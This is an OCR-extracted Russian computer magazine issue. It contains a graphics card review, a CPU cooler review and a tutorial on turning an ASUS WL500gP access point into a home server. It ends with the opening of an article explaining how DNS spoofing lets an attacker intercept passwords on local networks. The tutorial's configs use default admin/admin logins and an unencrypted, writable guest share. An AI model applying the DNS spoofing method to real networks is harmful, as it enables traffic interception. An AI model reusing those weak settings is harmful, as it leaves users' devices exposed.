Частота памяти: **825 МГц**
Объем памяти, тип: **512 Мб GDDR3**
Шина памяти: **двунаправленная Ring Bus, 512 бит в каждую сторону**
Скорость обработки пикселей: **47,5 млрд пикселей в секунду**
Скорость обработки полигонов: **740 млн полигонов в секунду**
Количество транзисторов: **700 млн**
Техпроцесс: **80 нм**

Тестовый стенд:

Процессор: AMD Athlon 64 X2 5000+
Системная плата: Asus M2N32 SLI Deluxe
Память: 2x 1024 Мб, Kingston DDR2-800 SDRAM
Винчестер: 80 Гб, Seagate Barracuda 7200 rpm, IDE
Блок питания: 450 Вт, Floston

Результаты тестирования:

3DMark'05: 15325 Marks
3DMark'06: 11512 Marks
Quake 4, 1600x1200, 4xAA, 16xAF: 96 FPS
FEAR, 1600x1200, 4xAA, 16xAF: 61 FPS
Half-Life 2, 1600x1200, 4xAA, 16xAF: 101 FPS



1. Видеокарта MSI Radeon HD 2900 XT производит положительное впечатление. Плата отличается не только высоким уровнем производительности, но и обширной функциональностью, не говоря уже о достойном внешнем виде и приличной комплектации. Стоит отметить, что MSI Radeon HD 2900 XT — это не флагманская модель. Также планируется выпуск модели ATI Radeon HD 2900 XTX, которая станет самой производительной видеокартой во всей линейке.
2. Внешне новинка напоминает ATI Radeon X1950 XTX с той лишь разницей, что длина увеличена где-то на 36 мм. В маленький корпус такой адаптер точно не поместится!
3. Плата оборудована двумя разъемами DL DVI, не говоря уже о традиционном выходе Video-Out. К одному из разъемов DVI можно подключить специальный переходник и получить возможность работы с HD-телевизорами и мониторами.
4. Отдельного внимания, как всегда, заслуживает система охлаждения. На медном основании расположены тонкие ребра, которые соединены с подошвой радиатора посредством тепловых трубок.
5. Охлаждение платы MSI Radeon HD 2900 XT выполнено в двухслотовом варианте, то есть турбина работает на выдув из корпуса. Вентилятор, установленный в этом случае, относительно тихий. По крайней мере шум не вызывает дискомфорта.



1. Если с технической точки зрения у нас не возникло вопросов к рассматриваемому продукту, то единственное, что может помешать его покупке, — это цена. К такой карте потребуется мощный блок питания, что тоже не лучшим образом отразится на толщине твоего кошелька. Платы из серии ATI HD2000 любят плотно кушать.



Технические характеристики:

Питание вентилятора: **12 В**
Скорость вращения: **1800-3200 об/мин (±10%)**
Поток воздуха: **21-41 CFM (±10%)**
Шум: **19–31 дБ**
Размеры вентилятора: **80x80x25 мм**
Разъем питания: **3-контактный**
Материал радиатора: **алюминий**
Крепление: **пружинный зажим**
Установочные размеры: **86x84x71 мм**
Вес: **385 г**

Тестовый стенд:

Процессоры: Intel Core 2 Duo E6700
Материнская плата: MSI 975X Platinum
Видеокарта: ASUS EAX1900XTX, 512 Мб
Память: 2x 512 Мб, Kingston HyperX DDR2-800
Винчестер: 80 Гб, Seagate Barracuda 7200 rpm
Блок питания: 450 Вт, Floston

Результаты тестирования:


После 30 мин работы (закрытый стенд). Работает только ОС: 42°C.
После 30 мин работы (закрытый стенд). Нагрузка S&M 100%: 74°C.
После 30 мин работы (открытый стенд). Работает только ОС: 40°C.
После 30 мин работы (открытый стенд). Нагрузка S&M 100%: 71°C.




1. Поддерживаются процессоры с TDP до 104 Вт.
2. Размеры устройства не превышают боксовые габариты. Такое устройство можно приобретать вместе с OEM-процессором для установки либо в компактные корпуса, либо в бюджетные системы. Отдельное внимание на эту модель должны обратить те, для кого слово «разгон» не связано с чем-то сверхъестественным.
3. Как преемник кулеров серии Igloo 7310, серия Igloo 7320 спроектирована на основе алюминиевого радиатора и весит 385 г.
4. Крепление осуществляется посредством пропущенной сквозь радиатор пластины, которая фиксируется с помощью зажима на решетке вокруг процессорного сокета.
5. Согласно техническим характеристикам, скорость вращения вентилятора на максимуме равна 3200 об/мин. При средней нагрузке этот параметр оказался несколько ниже — порядка 2500 об/мин. Поэтому и шум меньше.
6. На эстетику рассчитывать не стоит — акцент при изготовлении устройства делался на практичность. Интересно также, что кулер может быть установлен на разъемы 754, 939, 940 AM2 и Socket F.



1. Несмотря на привлекательную цену, производительность этого устройства оставляет желать лучшего. Об этом свидетельствуют результаты тестирования.





СТЕПАН «STEP» ИЛЬИН
STEP@GAMELAND.RU

LEVEL-UP ДЛЯ ТОЧКИ ДОСТУПА

КАК ПОДНЯТЬ МНОГОФУНКЦИОНАЛЬНЫЙ СЕРВЕР НА ОБЫЧНОЙ ACCESS POINT

Что ты думаешь насчет того, чтобы взять самую обыкновенную точку доступа и сделать из нее сервер? Выкинуть, наконец, тот старый хлам, что гудит и пылится в углу, а на видное место поставить небольшую симпатичную коробочку. Провести несколько часов за настройкой и потом смело спорить с друзьями, утверждая, что на ней одновременно крутятся веб-сервер с поддержкой скриптов, файловое хранилище гигабайт так на 500, BitTorrent-клиент, сутками качающий варез, IRC-бот — да что угодно еще! Смотрю, ты уже и сам готов поспорить? А вот и зря :).

Не секрет, что любой аппаратный роутер, точка доступа или тот же самый ADSL-модем — это небольшой компьютер. Те самые коробочки разных цветов и форм, которые в изобилии представлены на прилавках магазинов, на самом деле имеют процессор, оперативную и флеш-память и работают под управлением операционной системы. Причем не какой-то специальной ОС, а как правило, самой что ни на есть обычной операционки, которая установлена на миллионах компьютеров по всему миру, — Linux'а! Так что же нам мешает, чуть покопавшись, залезть в дебри системы и чуть-чуть там повеселиться? Да ничего! Вот этим и займемся — проведем эксперимент!

ПОДОПЫТНЫЙ ОБРАЗЕЦ

В качестве подопытного образца мы взяли точку доступа ASUS WL500gP. Бедняга уже больше года стояла у меня на полке и занималась только тем, что раздавала инет на одно единственное беспроводное устройство в квартире — мой ноутбук :). Отличный случай разобраться, за что же я в свое время выложил $100, тем более что девайс как нельзя лучше подходил для экспериментов за счет поддержки USB-устройств, позволяющей воплотить наши даже самые извращенные фантазии.


Расковыряв корпус, я заглянул внутрь. Центральный процессор, микросхемы оперативной и флеш-памяти находятся под алюминиевым экраном. В качестве CPU используется чип от Broadcom BCM4704, работающий на вполне достаточной частоте 266 МГц. Рядом установлены две микросхемы памяти Hynix HY5DU281622ETP по 16 Мб каждая. Флеш-память объемом 8 Мб представляет собой чип Spansion S29GL064M. Вот тут-то и хранится ОС, настройки, а также всевозможные программы. Кстати говоря, 8 Мб — это чрезвычайно мало и явно недостаточно для установки даже нескольких программ, поэтому контроллер USB 2.0, позволяющий помимо принтера и веб-камеры, подключить внешний HDD или флешку, нам очень кстати. Интегрированный свитч построен на процессоре Broadcom BCM5325 и является управляемым (10/100 Мбит/с) с возможностью создания VLAN'ов и управления очередями QoS. Модуль беспроводной связи установлен в miniPCI-слот и представляет собой микросхему WL-120G V2, также построенную на чипе Broadcom. Вот об этом я и говорил: самый обычный компьютер!


Тут надо сказать, что на месте WL500gP могло быть все что угодно: аналогичные гаджеты от LinkSys (например, нашумевший WRT54G), D-Link и прочих производителей. Все они работают под управлением модифицированного Linux'а — везде разного по настройке, но одинакового по сути. Правда, в стандартной поставке (прошивке) такой пингвин обычно ни на что не годится. Производители и разработчики прошивок намеренно сильно ограничивают его функциональность. Еще бы — любой дополнительный модуль может привести к нестабильности работы системы, что для любого, и особенно сетевого, оборудования недопустимо! Поэтому делаем вывод: операционную систему внутри «коробочки» для проведения экспериментов надо поменять!

Существует специальный проект, который называется OpenWrt (http://openwrt.org) и основан на базе исходного кода, опубликованного компанией LinkSys. Это бесплатный Linux-дистрибутив, совместимый с огромным количеством разнообразных аппаратных роутеров, который позволяет реализовать функциональность несоизмеримо большую, чем «родные» прошивки. Если на устройство можно залить OpenWrt, это уже почти гарантированно означает, что оно способно на большее, нежели заявляет производитель. Поэтому перед покупкой девайса для экспериментов советую тебе посмотреть таблицу совместимости — http://toh.openwrt.org. Наша точка — WL500gP — в этой таблице, разумеется, есть. Но! Заливать OpenWrt мы в нее не будем! Дело в том, что специально для этой модели нашим соотечественником (неким Oleg'ом) создана изумительная firmware, от которой пользователи просто без ума. Вот ее-то и я задействовал.

ЗАЛИВАЕМ ПРОШИВКУ

Залить новую прошивку можно двумя путями: через веб-интерфейс или через утилиту восстановления от ASUS. По большому счету разницы никакой нет, поэтому я, взяв инструкцию, воспользовался первым вариантом.


Обновить прошивку проще всего через веб-интерфейс


Мощные внутренности «коробочки»

Последняя версия firmware всегда доступна на сайте http://oleg.wl500g.info (на момент публикации — WL500gp-1.9.2.7.7g). Перед установкой прошивки рекомендуется отсоединить патч-корд от WAN-порта (активность из внешней сети не должна влиять на процесс) и кабели от USB-портов. Далее я перегрузил AP через веб-интерфейс и перешел на страницу администрирования: «System Setup → Firmware Upgrade», где оставалось только выбрать файл с прошивкой. Через 2 минуты роутер перезагрузился, и, судя по всему, все было хорошо.

Надо сказать, что убить точку от ASUS довольно сложно. Даже если в момент перешивки выключилось питание или перешивка не удалась, ее можно восстановить с помощью стандартной программы rescuer.exe. Через минуту я нажал на кнопку RESET, чтобы сбросить все настройки и установить им дефолтные значения на случай, если моя оригинальная прошивка слишком старая. Очень важный момент: минуту-другую перед нажатием RESET нужно выждать обязательно — это время требуется для загрузки роутера.

РАЗ-ДВА-ТРИ, ПРОВЕРКА!

Управлять работой «коробочки» через веб-интерфейс довольно просто и удобно, но для экспериментов его явно маловато. Поэтому я почти сразу попробовал подсоединиться к устройству через telnet, набрав через «Пуск → Выполнить» команду telnet 192.168.1.1. В окне тут же появилось приглашение для входа в систему и после ввода стандартного логина/пароля (admin/admin), я оказался в знакомой никсовой консоли.

Последние сомнения по поводу того, какая система использовалась в качестве базовой, отпали после ввода команды uname -a:

```
Linux (none) 2.4.20 #75 Fri Apr 6 00:12:23 MSD 2007
mips unknown
```

Это был Линукс! На ядре 2.4.х. Я поигрался со стандартными командами top, ps, df, free и стал заморачиваться дальше.

НАСТРОЙКА БЕЗОПАСНОГО СОЕДИНЕНИЯ ПО SSH

Поддержка протокола telnet осталась для упрощения процедуры настройки, но использовать такой протокол постоянно не хотелось, поскольку данные летели по сети в открытом виде. Было решено не откладывать этот вопрос в долгий ящик и сразу поднять SSH-демон, чтобы шифровать весь поток данных. К счастью, рецепт нашелся очень быстро. В прошивке Oleg'a был включен известный SSH2-сервер и клиент — Dropbear, а настроить его оказалось проще простого.

Сначала создаем директорию для рабочих файлов Dropbear:

```
mkdir -p /usr/local/etc/dropbear
```

Генерируем пары ключей командами:

```
dropbearkey -t dss -f /usr/local/etc/dropbear/
dropbear_dss_host_key
dropbearkey -t rsa -f /usr/local/etc/dropbear/
dropbear_rsa_host_key
```

Создаем post-boot, предварительно создав для него папку:

```
mkdir -p /usr/local/sbin/
echo «#!/bin/sh» >> /usr/local/sbin/post-boot
```

Добавляем в скрипт команду для запуска dropbear:

```
echo «dropbear» >> /usr/local/sbin/post-boot
```

Делаем скрипт выполняемым:

```
chmod +x /usr/local/sbin/post-boot
```

Теперь сохраняем изменения во flash, и «коробочка» уходит в ребут:

```
flashfs save && flashfs commit && flashfs enable &&
reboot
```

Как только устройство загрузилось, я тут же подключился по SSH с 192.168.1.1 по 22-му порту с помощью знакомого тебе PuTTY. Для корректной работы с кириллицей в настройках «Windows → Transtation» нужно выбрать кодировку Win1251.

РУСИФИКАЦИЯ

Как выяснилось, с русским названиями файлов и папок у устройства имеются проблемы. Чтобы решить их, пришлось немного поэкспериментировать с системными переменными:

```
nvram set usb_vfat_options=codepage=866,iocharset=cp
1251
nvram set usb_ntfs_options=iocharset=cp1251
nvram set usb_smbcpage_x=866
nvram set usb_smbcset_x=1251
nvram set regulation_domain=0x00ALL
nvram commit
```


Для того чтобы установить значение переменной, используется команда nvram set. nvram unset, соответственно, имеет обратное действие. Выяснить текущее значение можно с помощью команды «nvram get имя» или «nvram show | grep имя».

Важно записать все изменения во флеш, чтобы они восстановились после перезагрузки «коробочки». Это делается командной nvram commit.



▶ links

www.opennet.ru/base/net/openwrt_intro.txt.html — материал об установке OpenWRT;
http://openwrt.org — официальный сайт OpenWRT;
www.marcusbrutus.soho.on.net/blog/?p=67 — объединяем WL500gP и Bluetooth-сеть.
http://wl500g.info — крупнейший форум по WL500gP;
www.sprayfly.com/wiki/OpenVPN — OpenVPN;
www.macsat.com/macsat/content/view/21/29/ — куча туториалов.



▶ info

У проекта OpenWrt существует много модификаций для различных нужд и различного оборудования. Например, PacketProtector включает в себя всевозможные утилиты для обеспечения безопасности, а Coova предназначена для создания hotspot'а.

ПОДСОЕДИНЯЕМ ЖЕСТКИЙ ДИСК ИЛИ ФЛЕШКУ

Далее я решил подключить к устройству USB жесткий диск. Это нужно не только потому, что я собираюсь сделать из этого устройства файловый сервер и вечную качалку файлов, но еще и с системной точки зрения. Как я уже говорил, флешевой памяти устройства очень мало, и поэтому установить туда даже несколько программ уже не получится. А вот на внешний накопитель — запросто.

Хотя и тут есть некоторые нюансы. Системные файлы, как это вводится, должны располагаться в соответствующей файловой системе, а конкретно — в ext3. Флешка, в отличие от USB-HDD, обычно имеет один-единственный раздел, и поменять его нельзя. Я смог отформатировать ее в нужную файловую систему прямо с точки доступа:

```
mke2fs -j /dev/scsi/host0/bus0/target0/
lun0/part1
```

Но, чуть подумав, я решил, что флешка — это не лучший вариант. Что с нее можно взять? Вот жесткий диск гигов так на 300-500 — совсем другое дело. Но для начала его нужно поделить, создав основной раздел и раздел для swap'а. Чтобы не геморроиться с разбивкой посредством консольного fdisk'а, я все сделал с помощью LiveCD Knoppix'а на ноутбуке и подключил жесткий диск обратно к точке доступа. Теперь можно было создать файловые системы:

```
mke2fs -j /dev/discs/disc0/part1
mkswap /dev/discs/disc0/part2
```

Чтобы не заниматься монтированием разделов вручную, а это пришлось бы делать после каждой перезагрузки, создадим несколько системных скриптов. Они потребуются системе.

```
touch /usr/local/sbin/post-firewall
touch /usr/local/sbin/post-mount
touch /usr/local/sbin/pre-shutdown
chmod +x /usr/local/sbin/*
```

Эти скрипты, соответственно, будут выполняться после загрузки файрвола, монтирования устройства и перед выключением компьютера. Мы же сейчас поправим post-boot с помощью текстового редактора vi:

```
#Wait for /opt to mount
mount /dev/discs/disc0/part1 /opt
i=0
while [ $i -le 30 ]
do
if [ -d /opt/etc ]
then
break
fi
sleep 1
i=`expr $i + 1`
done

# Активируем своп
swapon /dev/discs/disc0/part2

# Запускаем все активные сервисы
/opt/etc/init.d/rc.unslung
```

Сохраняем изменения уже знакомой командой — и точка доступа перегружается.

УСТАНАВЛИВАЕМ ПРОГРАММЫ

Уф. Теперь, когда все проблемы с жестким диском были решены, можно было приступать к следующему, чуть ли не самому важному этапу — к установке программ. Компилировать и собирать никакие пакеты не нужно, потому что специально для таких ОС есть менеджер пакетов — ipkg. В прошивку от Oleg'а он входит по умолчанию, поэтому я немедля приступил к созданию необходимых для него директорий и непосредственно к установке:

```
mkdir /opt/tmp
mkdir /opt/tmp/ipkg
ipkg.sh update
ipkg.sh install ipkg
ipkg update
```

А что в результате? Очень многое! Огромное количество программ теперь можно заинсталлить в систему одной лишь командой. Например, тестовый редактор nano — ipkg install nano. Я очень привык к файловому менеджеру Midnight Commander, поэтому я тут же установил и его: ipkg install mc. К моему великому сожалению, заработал он не сразу, а лишь после того, как я добавил пару строк в файл post-boot:

```
echo «export TERMINFO=/opt/share/
terminfo">>/etc/profile
echo «alias mc=\"mc -c\"">>/etc/profile
```

О том, что еще можно установить и где достать список актуальных пакетов, читай во врезке.

НАСТРАИВАЕМ SAMBA

Вот теперь, когда мы сделали из точки полноценный сервер с привычной средой и инструментами, можно приступать к наращиванию функциональности. Напомню, что одним из конечных пунктов было создание файлового сервера. Можно было, конечно, настроить уже работающий FTP-сервер, но это неудобно. В этом случае, чтобы просмотреть какой-либо фильм, пришлось бы скачивать себе его на винчестер. Но зачем это делать, если к файлам можно обратиться через стандартное сетевое окружение? Нужно лишь настроить на точке доступа демон Samba, чтобы та смогла отдавать файлы по привычному для Windows протоколу SMB. Поехали? Создаем директорию для Samba:

```
mkdir /opt/etc/samba
```

Далее с помощью nano (vi или любого другого текстового редактора) редактируем конфигурационный файл Samba (/opt/etc/samba/smb.conf). Вот что нужно туда добавить:

```
[global]
workgroup = НАЗВАНИЕ_РАБОЧЕЙ_ГРУППЫ
guest account = nobody
security = share
browseable = yes
guest ok = yes
guest only = no
log level = 1
max log size = 100
encrypt passwords = no
dns proxy = no

[smbshare]
path=/opt/share
writeable = yes
```

5 команд — и файловая система понимает русский язык

```
browseable = yes
force user = admin
```

Понятно, что это всего лишь пример. С этим конфигом система сделает доступной по сети директорию /opt/share под именем smbshare. Под Виндой к ней можно обратиться, набрав в адресной строке UNC-путь: \\192.168.1.1\smbshare. Попробовал? Ага, не работает. Все потому, что надо указать демону, что следует использовать именно этот конфиг, и добавить Samba в автозагрузку. Создаем init-файл для демона — nano /opt/etc/init.d/S97Samba — со следующим содержанием:

```
#!/bin/sh
/usr/sbin/smbd -D -l /opt/var/log/smbd.log -s /opt/
etc/samba/smb.conf
/usr/sbin/nmbd -D -n myasus -o -l /tmp -s /opt/etc/
samba/smb.conf
```

Делаем его исполняемым: chmod 755 /opt/etc/init.d/S97Samba. И сохраняем изменения. Теперь все работает!

ПОДНИМАЕТ TORRENT-КЛИЕНТ

Проблема пиринговых сетей, где пользователи обмениваются между собой файлами, в том, что клиенты должны быть постоянно подключены к сети. В противном случае эффективность их работы будет существенно меньше и, если особенно не повезет, один единственный файл можно качать неделями. У меня лично работа до этого момента складывалась не ахти: из-за постоянных экспериментов с системой Torrent-клиент, как, впрочем, и любой другой, долго на моей машине не задерживался. В общем, идея поставить Torrent-клиент прямо на точку доступа, которая работает всегда и имеет хранилище файлов, пришла мне с самого начала. И я попробовал ее реализовать.
Пакет для работы Torrent уже был в репозитарии и установился стандартной командой:

```
ipkg install torrent
```

Однако стандартное управление закачками было ужасно и, по правде говоря, у меня так и не разработало. Поэтому я почти сразу стал искать вариант получше и... нашел. Товарищ oleo, эдакий молодец, разработал специальный cgi-скрипт, позволяющий управлять закачками прямо через веб-интерфейс. Короче говоря, самый обычный клиент, но с управлением через браузер. Правда, для работы потребовалось установить еще одну утилиту:

```
ipkg install ctorrent
```

Далее надо было создать 4 директории:

```
mkdir /opt/share/torrent
mkdir /opt/share/torrent/source
mkdir /opt/share/torrent/work
mkdir /opt/share/torrent/target
```

И приступить к настройке HTTP-сервера, который установлен в прошивку от Oleg'а по умолчанию. Лезем в конфиг с помощью текстового редактора:

```
nano /usr/local/root/httpd.conf
```

И вот что нужно туда прописать:

```
A:* /cgi-bin:admin:admin
.au:audio/basic
.asp:text/html
```

HTTP-демон должен стартовать в одном из скриптов автозапуска, поэтому я добавил в файл /usr/local/sbin/post-mount следующую строку:

```
#!/bin/sh /usr/sbin/busybox_httpd -p 8008 -h /opt/
share/www
```

Последний шаг — настройка Torrent-клиента через текстовый конфиг /opt/etc/torrent.conf. Свой вариант конфига я выложил на DVD, здесь приведу несколько строчек:

```
SOURCE=/opt/share/torrent/source
WORK=/opt/share/torrent/work
TARGET=/opt/share/torrent/target
```

Эти переменные указывают соответственно на расположение torrent-файлов, временную директорию и папку для скачанных файлов. В принципе, на этом настройка завершена. Чтобы начать закачку, необходимо кинуть torrent-файлы в папку, указанную переменной SOURCE. Для этого я расшарил ее с помощью Samba (как это показано выше) и затем просто кинул файлы через сетевое окружение. А закачками стало можно управлять через браузер, обратившись к замечательному скрипту по адресу http://192.168.1.1:8008/cgi-bin/torrent.cgi. Просто чума!
А хочешь клиент для e2K и качать файлы через Осла? Вот решение — http://eko.one.pl/index.php?page=openwrt-amule.

Что еще можно установить

Список всех доступных пакетов для установки через ipkg доступен по адресу http://ipkg.nslu2-linux.org/feeds/unslung/wl500g/. Синтаксис для установки программ стандартный: ipkg install <название пакета>.
Приведу несколько наиболее интересных пакетов:
php-thttpd — веб-сервер с поддержкой PHP5;
mc — файловый менеджер;
adduser — программа для добавления пользователей;
lynx — текстовый браузер;
gzip — архиватор gzip;
tar — архиватор tar;
unzip — программа для распаковки zip-архивов;
ncftp — клиент FTP;
whois — программа whois;
tcpdump — снифер;
proftpd — известный FTP-сервер;
microperl — реализация Perl;
eggdrop — IRC-бот;
bind — DNS-сервер;
nylon — сокс-сервер;
sqlite — БД sqlite.
Если установка пакетов повредит предыдущие, можно переустановить поврежденный с помощью команды: ipkg install -force-reinstall <название пакета>.



КРИС КАСПЕРСКИ

ЗЛОРАДСТВА DNS-СЕРВЕРА


ХИТРЫЙ СПОСОБ ПЕРЕХВАТА ПАРОЛЕЙ В ЛОКАЛЬНЫХ СЕТЯХ

Вот ведь какая штука! Локальные сети, которые есть сейчас буквально везде, начиная от твоего дома и заканчивая больницей, где ты лечишься, оказались совершенно беззащитными перед DNS-атаками, позволяющими перехватывать чужой трафик, а также скрыто перенаправлять жертву на подложные сайты, занимающиеся сбором паролей или другой хакерской деятельностью. Как реализуются такие атаки? Можно ли от них защититься? Вот об этом мы сейчас и поговорим!

Не будем объяснять читателю, что такое «доменные имена» и зачем они применяются. Читатель не дурак и сам об этом прекрасно догадывается. Каждый раз, когда мы подключаемся к какому-нибудь сетевому ресурсу, наш узел отправляет доменное имя DNS-серверу (адрес которого автоматически выдается провайдером при входе в интернет или жестко прописывается в настройках TCP/IP-соединения). В ответ возвращается один из нескольких IP-адресов удаленного сетевого ресурса или сообщение, что узел с таким именем не существует.

«Что значит «один из IP-адресов»?» — может спросить читатель. А то, что с одним доменным именем может быть ассоциировано множество IP-адресов, что позволяет равномерно распределять нагрузку между узлами, а также продолжать нормальную работу, если один из серверов ушел в отказ.


Созерцание протокола обращения к DNS-серверам


Настройка параметров DNS-сервера

Но это уже технические детали.
Еще существует файл hosts, находящийся в папке \WINNT\system32\drivers, который занимается сопоставлением доменных имен/IP-адресов и имеет более высокий приоритет, чем DNS-сервер. Это простой текстовый файл, который может изменять как сам пользователь компьютера, так и засланная туда программа, например вирус, подменяющий истинный IP-адрес службы Windows Update хакерским узлом со всеми вытекающими. Или же присваивающий подложные IP-адреса службам mail.ru, webmoney.ru... Однако, чтобы сделать это, в компьютер жертвы необходимо как-то забраться, что не так-то просто, особенно если за ним сидит не лох, а продвинутый гуру, следящий за своей безопасностью, пользующийся антивирусами и регулярно скачивающий свежие заплатки. Хотя на самом деле можно подломать и гуру, причем так, что тот даже не заметит ничего подозрительного!


DNS-АТАКИ: ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ


Обмен данными между DNS-сервером и DNS-клиентом (встроенным в каждый компьютер) может происходить как по UDP-, так и по TCP/IP-протоколу. По умолчанию выбирается UDP, как наиболее быстродействующий и не требующий установки соединения, однако чрезвычайно уязвимый к атакам. И вот почему. Отправив запрос DNS-серверу, узел жертвы охотно принимает фальшивый ответ, если только пакет, сконструированный хакером, отвечает определенным требованиям. Так что же это за требования? Прежде всего, узел жертвы формирует «порт отправителя», на который и ожидает получить ответ от DNS. Алгоритм формирования порта отправителя не стандартизирован, но в общем случае дело происходит так: при первом запросе порт отправителя устанавливается в 1023 и затем увеличивается на единицу с каждым DNS-запросом, а при исчерпании 16-битного счетчика снова сбрасывается в 1023. DNS-запрос размещается в UDP-пакете и помимо прочего содержит идентификатор запроса (ID) и доменное имя узла, IP-адрес которого нужно разрешить. DNS-сервер в своем ответе возвращает идентификатор запроса и доменное имя вместе с IP-адресом (ну или адресом более компетентного DNS-сервера, к которому следует обратиться за вопросом, но это опять-таки детали).
Суть в том, что для отправки поддельного DNS-ответа нам необходимо знать (угадать, перехватить, подобрать) порт отправителя, идентификатор запроса и доменное имя узла. Проницательным хакерам удавалось осуществлять даже «слепые» межсегментные атаки, когда атакующий находился на одном конце Земли, а жертва — на другом. Атака обычно осуществляется направленным штормом DNS-ответов с различными параметрами в надежде, что хоть один из них да подойдет. А чтобы настоящий DNS-сервер не успел послать свой ответ вперед хакера, он временно выводится из строя (например, путем DoS/DDoS-атаки).
Системы обнаружения вторжений, установленные на магистральных каналах связи, легко распознают такой вид атак и щемят хакеров только так. Но в приватных локальных сетях ситуация совершенно иная.

